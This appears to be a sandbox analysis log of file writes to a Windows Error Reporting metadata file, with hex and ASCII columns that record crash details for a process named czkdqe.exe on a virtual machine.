C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1524	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 31 00 36 00 31 00 35 00 32 00 33 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>91615232</VirtualSize>	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1594	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1598	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1604	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 35 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1951</PageFaultCount>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1678	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1682	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1688	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 36 00 30 00 32 00 31 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7602176</PeakWorkingSetSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1784	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1788	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1794	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 36 00 30 00 32 00 31 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7602176</WorkingSetSize>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1874	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1878	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1884	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 36 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>176184</QuotaPeakPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1998	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2002	2	09 00		success or wait	3	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2008	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 33 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>175392</QuotaPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2106	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2110	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2116	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 33 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22360</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2240	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2244	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2250	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 30 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>22088</QuotaNonPagedPoolUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2358	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2362	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2368	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 34 00 34 00 38 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1744896</PagefileUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2444	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2448	2	09 00		success or wait	3	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2454	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1753088</PeakPagefileUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2546	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2550	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2556	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 34 00 34 00 38 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1744896</PrivateUsage>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2628	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2632	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2636	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2682	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2686	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2688	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2730	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2734	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2736	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2782	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2834	4	0d 00 0a 00		success or wait	9	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2838	2	09 00		success or wait	18	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2842	70	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 63 00 7a 00 6b 00 64 00 71 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>czkdqe.exe</Parameter0>	success or wait	9	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3504	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3508	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3510	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3550	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3554	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3556	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3594	4	0d 00 0a 00		success or wait	6	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3598	2	09 00		success or wait	12	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	3602	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4156	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4160	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4162	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4202	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4206	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4208	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4246	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4250	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4254	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4348	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4352	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4356	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 71 00 76 00 6a 00 68 00 75 00 66 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>qvjhuf, Inc. </SystemManufacturer>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4462	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4466	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4470	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 71 00 76 00 6a 00 68 00 75 00 66 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>qvjhuf7,1</SystemProductName>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4566	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4570	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4574	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4694	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4698	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4702	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 34 00 30 00 31 00 36 00 32 00 36 00 32 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1614016262</OSInstallDate>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4784	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4788	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4792	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4894	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4898	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4902	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4972	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4976	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	4978	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5018	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5022	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5024	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5058	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5062	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5066	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFI SecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5162	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5166	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5168	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5204	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5208	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5210	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5234	4	0d 00 0a 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5238	2	09 00		success or wait	6	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5242	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5486	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5490	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5492	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5518	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5522	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5524	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 33 00 2d 00 30 00 32 00 2d 00 30 00 31 00 54 00 31 00 35 00 3a 00 33 00 39 00 3a 00 34 00 37 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2023-02-01T15:39:47Z">	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5624	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5628	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
